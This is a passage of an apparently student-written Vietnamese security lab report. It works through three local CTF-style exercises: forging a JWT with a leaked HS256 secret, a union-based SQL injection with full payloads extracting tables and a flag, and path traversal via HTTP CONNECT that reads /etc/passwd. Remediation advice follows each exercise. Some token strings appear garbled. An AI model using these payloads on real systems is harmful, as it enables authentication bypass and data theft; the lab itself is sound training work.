
Bắt buộc cấu hình DEBUG = False trong file cấu hình khi đưa ứng dụng lên môi trường Production. Cấu hình trang lỗi tùy chỉnh (Custom 404/500 pages) để không rò rỉ thông tin nội bộ.

8. Security Misconfiguration Lab 3

Mô tả: Hệ thống quản lý xác thực bằng JWT sử dụng thuật toán ký đối xứng (HS256). Do file cấu hình hệ thống không được bảo vệ chặt chẽ (lộ qua lỗ hổng Command Injection), Secret Key bị đánh cắp, tạo điều kiện cho attacker tự ký và tạo ra JWT giả mạo.



Tận dụng lab command injection ở trước để xem [settings.py](#)



Từ thông tin trả về thấy được SECRET_COOKIE_KEY = "PYGOAT"

```

        'profile',
        'email',
    ],
    'AUTH_PARAMS': {
        'access_type': 'online',
    }
}

SECRET_COOKIE_KEY = "PYGOAT"
CSRF_TRUSTED_ORIGINS = ["http://127.0.0.1:8000", "http://0.0.0.0:8000", "http://172.16.189.10"]

```

Sử dụng secret này để encode jwt

Fill in the fields below to generate a signed JWT.

Header

> Algorithm & Token Type

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

✓ Valid header

Payload

> Data

```
{
  "user": "admin",
  "exp": 1774438452,
  "iat": 1774426852
}
```

✓ Valid payload

Sign JWT

BASE64URL ENCODED

> Secret

PYGOAT

A key of 256 bits or larger MUST be used with HS256 as specified on RFC 7518

Generate example


Select signing algorithm

JWT Signature

> Encoded JWT


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaWRTaw4iLCJleHAiOjE3NzQ0MzA0NiwiaWF0IjE1bDciGmTc3NDQyYjg1Mn0.CaJW1dslMwF1s_kh6hFaYX7FcZv10y1bY9L5Kb1ZV1s

Thay cookie trên vào payload và send lại.



```
Request
Pretty Raw Hex
1 GET /sec_mis_lab3 HTTP/1.1
2 Host: localhost:8000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="145",
  "Not:A-Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Cookie: cookie="User|2026-03-25
  03:36:07.640420"; csrftoken=
  4sUCfKV249WGA3r1NvtGwGNeq20918HBwUjHzmEDmARTb
  XByX5YKn3zXZbUW6OJs; sessionid=
  v06a3sc9qktusvwxnxd90os9piijitbfr; auth_cookie
  =
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2Vy
  Ijoibm90X2FkbWluIiwiaXNjaXhwaXJoxNzc0NDM1NTc0
  LCJpYXQiOiE3NzQ0MzE5NzR9.1OGQ2HNWj7Rde6BBmW-2Oq2xk
  6QG6qjc42uBrpzvJNY
17 Connection: keep-alive
18
19
```

Hệ thống chấp nhận token này và hiển thị “loggedin as Admin”.



Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (Critical): Có khả năng Bypass Authentication hoàn toàn, chiếm đoạt danh tính và thao tác với quyền cao nhất trong hệ thống.

Khuyến cáo khắc phục:

Lưu trữ Secret Key ở các biến môi trường độc lập, không hardcode vào mã nguồn. Sử dụng thuật toán ký JWT bất đối xứng (như RS256) hoặc sử dụng các Secret Key dài, phức tạp. Vá triệt để các lỗ hổng đọc file/RCE trên hệ thống.

9. Bài tập 9:

Tiêu đề: Lỗ hổng SQL Injection (Union-based) cho phép trích xuất toàn bộ cơ sở dữ liệu.


Mô tả lỗ hổng:

Ứng dụng web cung cấp chức năng truy vấn dữ liệu dựa trên điều kiện về giá và số lượng sản phẩm. Tuy nhiên, các tham số đầu vào không được kiểm tra và ràng buộc hợp lệ trước khi được đưa vào câu lệnh SQL.

Cụ thể, tham số price_op được sử dụng để xác định toán tử so sánh nhưng lại không giới hạn giá trị hợp lệ, cho phép chèn thêm ký tự ngoài dự kiến. Đồng thời, tham số limit được đưa trực tiếp vào truy vấn mà không có kiểm tra kiểu dữ liệu hoặc giá trị.

Ngoài ra, hệ thống còn hiển thị lỗi SQL trực tiếp từ database khi xảy ra sai cú pháp. Điều này giúp dễ dàng suy luận cấu trúc câu truy vấn và xây dựng payload phù hợp.

Bằng cách kết hợp các điểm yếu trên, kẻ tấn công có thể thay đổi cấu trúc câu lệnh SQL, bypass mệnh đề LIMIT, sau đó chèn thêm câu lệnh truy vấn để trích xuất dữ liệu từ database



Items that can be ordered

Select Category	Item	Description	Price
☐	Beverages	Mango Tango Smoothie Fresh mango, banana, and orange juice blended into a refreshing smoothie	4.99

Từ chức năng truy vấn này, có thể suy đoán khả năng tồn tại lỗ hổng SQL Injection. Vì vậy, cần tiến hành kiểm tra để xác định những tham số nào chưa được kiểm soát đầu vào một cách chặt chẽ.

• Tóm tắt


Lỗ hổng phát sinh do việc không kiểm soát dữ liệu đầu vào và hiển thị lỗi database. Kẻ tấn công có thể lợi dụng tham số price_op để chèn comment nhằm vô hiệu hóa mệnh đề LIMIT, sau đó sử dụng kỹ thuật UNION SELECT để truy xuất dữ liệu từ cơ sở dữ liệu

Các bước để thực hiện lại và bằng chứng:


Xác định các tham số có khả năng bị khai thác

Sử dụng Burp Suite để chặn request gửi từ client đến server. Quan sát thấy request chứa các tham số price, price_op và limit, đây là các giá trị được sử dụng trực tiếp trong câu truy vấn SQL.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Ti
1	http://localhost:40000	GET	/			200	1028	HTML		Limited!			127.0.0.1		1
3	http://localhost:40000	GET	/query?price=5.00&price_op=%3C		✓	200	327	JSON					127.0.0.1		1
5	http://localhost:40000	GET	/query?price=5.00&price_op=%3C		✓	200	327	JSON					127.0.0.1		1



Trong quá trình phân tích, có thể nhận thấy một điểm quan trọng là hệ thống trả về trực tiếp thông báo lỗi từ cơ sở dữ liệu cho phía người dùng. Điều này tạo điều kiện thuận lợi để khai thác lỗ hổng theo hướng error-based SQL Injection, do đó có thể dựa vào thông tin lỗi để suy ra cấu trúc và dữ liệu bên trong database.



Việc hệ thống hiển thị trực tiếp lỗi từ database cho thấy có thể khai thác theo hướng error-based SQL Injection, do thông tin lỗi giúp suy ra cấu trúc truy vấn

Ta thấy được phần cuối của câu lệnh luôn bị dính chữ LIMIT 5. Để thực hiện tấn công UNION SELECT, ta phải tìm cách "vô hiệu hóa" chữ LIMIT này


Phát hiện lỗi: bằng cách thử chèn ký tự "--" vào tham số limit. Trong trường hợp tham số này được kiểm soát nghiêm ngặt (ví dụ dùng prepared statement), hệ thống sẽ phát sinh lỗi. Tuy nhiên, thực tế cho thấy truy vấn vẫn được thực thi bình thường và trả về kết quả, chứng tỏ limit chưa được xử lý an toàn.

```
GET /query?price=5.00&price_op=&limit=5-- HTTP/1.1
Host: localhost:40000
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:40000/
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=MDAK6Hsqliu2OnI3HGFMv6WQF658ak6ozMbEKAms3H4UoLCFkLNahwLEVrkqIW
oLv; sessionId=byl38n4dutu8gk6grucvwnm59hmQo4g
Connection: keep-alive


HTTP/1.1 200 OK
Server: Werkzeug/3.1.7 Python/3.11.3
Date: Wed, 25 Mar 2026 07:55:54 GMT
Content-Type: application/json
Content-Length: 161
Connection: close

{
  "category": "Beverages",
  "description":
    "Fresh mango, banana, and orange juice blended into
    a refreshing smoothie",
  "name": "Mango Tango Smoothie",
  "price": "4.95"
}
```

Theo thiết kế, price_op chỉ nên nhận các toán tử so sánh (<, >, =,...). Tuy nhiên, hệ thống lại cho phép nhập chuỗi dài hơn, tạo điều kiện để chèn comment hoặc phá vỡ cấu trúc câu lệnh SQL



Dựa trên các điểm yếu đã xác định, tiến hành sử dụng kỹ thuật comment (/**/) để vô hiệu hóa mệnh đề LIMIT. Việc chèn cặp comment này làm thay đổi cấu trúc truy vấn ban đầu, khiến phần LIMIT không còn hiệu lực. Nhờ đó, ta có thể tiếp tục chèn thêm các câu lệnh SQL phía sau mà không bị ràng buộc bởi cú pháp ban đầu



Truy vấn thực thi thành công, điều này xác nhận có thể khai thác bằng kỹ thuật UNION để truy xuất dữ liệu

Dựa trên các dữ liệu đã thu thập, tiến hành khai thác sâu hơn nhằm xác định tên cơ sở dữ liệu, số lượng bảng cũng như tên các bảng bên trong hệ thống.

Tuy nhiên, theo tài liệu tham khảo, sau mệnh đề LIMIT trong SQL thường chỉ có thể sử dụng một số câu lệnh nhất định, chủ yếu liên quan đến các thao tác như INTO hoặc EXPORT. Những câu lệnh này không thực sự hữu ích cho việc trích xuất thông tin từ cơ sở dữ liệu trong quá trình khai thác

Payload:

/query?price=5.00&price_op=< /*&limit=5+*/5+UNION+SELECT+1,2,database(),@@version+FROM+Menu--+



Sau khi bypass thành công, tiến hành sử dụng câu lệnh UNION SELECT để truy xuất thông tin hệ thống. Kết quả cho thấy tên cơ sở dữ liệu là ctf và phiên bản hệ quản trị là 9.0.1

Request

```

1 GET /query?price=5.00&price_op=< /*&limit=
2 5+*/5+UNION+SELECT+1,2,3,table_name+FROM+information_schema.
3 tables+WHERE+table_schema=database()--+
4 Host: localhost:40000
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
10 Safari/537.36
11 sec-ch-ua-mobile: ?0
12 Accept: */*
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:40000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: csrftoken=
19 MDuK6HsqIuZOnI3HGEMv6WQF658ak6ozMbEeKam53H4UoLCFkLNMhwLEVkqiW
20 oLv; sessionId=byl38n4dutu8gk6qrucvnm59hmq0o4g
21 Connection: keep-alive

```

Response

```

1 HTTP/0.9 1337 No response headers received
2
3 [
4   {
5     "category": "Beverages",
6     "description":
7       "Fresh mango, banana, and orange juice blended into
8       a refreshing smoothie",
9     "name": "Mango Tango Smoothie",
10    "price": "4.99"
11  },
12  {
13    "category": "1",
14    "description": "Flag_REDACTED",
15    "name": "2",
16    "price": "3.00"
17  },
18  {
19    "category": "1",
20    "description": "Menu",
21    "name": "2",
22    "price": "3.00"
23  }
24 ]

```

Tiếp tục truy vấn bảng hệ thống information_schema.tables để liệt kê các bảng trong database. Kết quả cho thấy tồn tại bảng chứa dữ liệu mục tiêu

Request

```

1 GET /query?price=5.00&price_op=< /*&limit=
2 5+*/5+UNION+SELECT+1,2,3,column_name+FROM+information_schema.
3 columns+WHERE+table_name='Flag_REDACTED'--+
4 Host: localhost:40000
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
10 Safari/537.36
11 sec-ch-ua-mobile: ?0
12 Accept: */*
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:40000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: csrftoken=
19 MDuK6HsqIuZOnI3HGEMv6WQF658ak6ozMbEeKam53H4UoLCFkLNMhwLEVkqiW
20 oLv; sessionId=byl38n4dutu8gk6qrucvnm59hmq0o4g
21 Connection: keep-alive

```

Response

```

1 HTTP/0.9 1337 No response headers received
2
3 [
4   {
5     "category": "Beverages",
6     "description":
7       "Fresh mango, banana, and orange juice blended into
8       a refreshing smoothie",
9     "name": "Mango Tango Smoothie",
10    "price": "4.99"
11  },
12  {
13    "category": "1",
14    "description": "value",
15    "name": "2",
16    "price": "3.00"
17  }
18 ]

```

Sau khi xác định bảng mục tiêu, truy vấn information_schema.columns để lấy cấu trúc bảng. Kết quả cho thấy bảng chứa một cột lưu trữ dữ liệu quan trọng

Request

```

1 GET /query?price=5.00&price_op=< /*&limit=
2 5+*/5+UNION+SELECT+1,2,3,value+FROM+Flag_REDACTED--+
3 Host: localhost:40000
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
9 Safari/537.36
10 sec-ch-ua-mobile: ?0
11 Accept: */*
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:40000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: csrftoken=
18 MDuK6HsqIuZOnI3HGEMv6WQF658ak6ozMbEeKam53H4UoLCFkLNMhwLEVkqiW
19 oLv; sessionId=byl38n4dutu8gk6qrucvnm59hmq0o4g
20 Connection: keep-alive

```

Response

```

1 HTTP/0.9 1337 No response headers received
2
3 [
4   {
5     "category": "Beverages",
6     "description":
7       "Fresh mango, banana, and orange juice blended into
8       a refreshing smoothie",
9     "name": "Mango Tango Smoothie",
10    "price": "4.99"
11  },
12  {
13    "category": "1",
14    "description": "wctf(redacted-flag)",
15    "name": "2",
16    "price": "3.00"
17  }
18 ]

```

Cuối cùng, thực hiện truy vấn trực tiếp vào bảng mục tiêu để trích xuất dữ liệu. Kết quả thu được thông tin nhạy cảm (flag), chứng minh lỗ hổng có thể bị khai thác hoàn toàn

Mức độ ảnh hưởng của lỗ hổng

Lỗ hổng cho phép người dùng truy cập trái phép vào cơ sở dữ liệu, từ đó có thể đọc, sửa hoặc xóa dữ liệu. Trong trường hợp nghiêm trọng, có thể dẫn đến việc chiếm quyền kiểm soát hệ thống.

- Khuyến cáo khắc phục
- Sử dụng Prepared Statement
- Validate input theo whitelist
- Không hiển thị lỗi SQL
- Giới hạn giá trị của price_op
- Kiểm tra kiểu dữ liệu của limit

10. Bài tập 10:

Tiêu đề: Path Traversal thông qua phương thức HTTP CONNECT trong ứng dụng xử lý đường dẫn

Mô tả lỗ hổng:

Ứng dụng web được xây dựng bằng ngôn ngữ Go có chức năng xử lý và trả về nội dung file dựa trên đường dẫn do người dùng cung cấp. Tuy nhiên, cơ chế kiểm tra và chuẩn hóa đường dẫn chỉ được áp dụng đối với một số phương thức HTTP như GET, trong khi phương thức CONNECT lại không được xử lý tương tự.

Điều này dẫn đến việc người dùng có thể lợi dụng phương thức CONNECT để gửi các đường dẫn chứa chuỗi ../, từ đó truy cập ra ngoài thư mục bị giới hạn và đọc các file nhạy cảm trên hệ thống

Tóm tắt

Lỗ hổng phát sinh do sự không nhất quán trong việc kiểm tra đường dẫn giữa các phương thức HTTP. Bằng cách sử dụng CONNECT kết hợp với payload path traversal, người dùng có thể truy cập file ngoài thư mục cho phép và đọc dữ liệu nhạy cảm

Các bước để thực hiện lại và bằng chứng:

```
PS C:\Users\WINDOWS\Downloads\baitap10\baitap10> cat .\main.go
package main

import (
    "fmt"
    "log"
    "net/http"
    "os"
)

func rootHandler(w http.ResponseWriter, r *http.Request) {
    path := "." + r.URL.String()

    if path == "./" {
        http.ServeFile(w, r, "./index.html")
        return
    }

    if _, err := os.Stat(path); err != nil {
        fmt.Fprintf(w, "The path provided is not a file or does not exist.")
        return
    }

    f, err := os.Open(path)
    if err != nil {
        http.Error(w, r.RequestURI, http.StatusNotFound)
        return
    }
}
```

Thông qua việc phân tích cơ chế hoạt động của ứng dụng, nhận thấy hệ thống sử dụng trực tiếp giá trị từ `r.URL.String()` để xây dựng đường dẫn truy cập file. Điều này đồng nghĩa với việc dữ liệu đầu vào từ người dùng không được kiểm tra hoặc chuẩn hóa trước khi sử dụng.

Ngoài ra, việc xử lý đường dẫn chỉ được áp dụng cho một số phương thức HTTP nhất định, dẫn đến sự không đồng nhất trong kiểm soát truy cập. Đây chính là nguyên nhân cốt lõi tạo ra lỗ hổng path traversal trong hệ thống

Do cơ chế lọc đường dẫn không áp dụng cho phương thức CONNECT, ta có thể chuyển đổi phương thức request từ GET sang CONNECT để bypass cơ chế kiểm tra. Đồng thời, sử dụng các chuỗi đặc biệt như `../` để thực hiện di chuyển lên các thư mục cha trong hệ thống file.

Việc sử dụng công cụ như curl với tùy chọn `--path-as-is` giúp đảm bảo payload không bị chuẩn hóa trước khi gửi đi, từ đó giữ nguyên cấu trúc đường dẫn độc hại khi đến server

```

PS C:\Users\WINDOWS\Downloads\baitap10\baitap10> curl.exe --path-as-is -X CONNECT http://localhost:8080/../../../../root/flag
The path provided is not a file or does not exist.
PS C:\Users\WINDOWS\Downloads\baitap10\baitap10> curl.exe --path-as-is -X CONNECT http://localhost:8080/../../../../etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin

```

Sau khi xác định được phương thức bypass, tiến hành chèn payload chứa chuỗi ../ để truy cập ra ngoài thư mục gốc của ứng dụng. Kết quả cho thấy hệ thống cho phép đọc nội dung các file nằm ngoài phạm vi được phép, bao gồm cả các file nhạy cảm trong hệ thống như /etc/passwd hoặc các file chứa thông tin quan trọng trong thư mục /root.

Điều này chứng minh rằng cơ chế kiểm soát truy cập file không được triển khai đúng cách và có thể bị vượt qua một cách dễ dàng

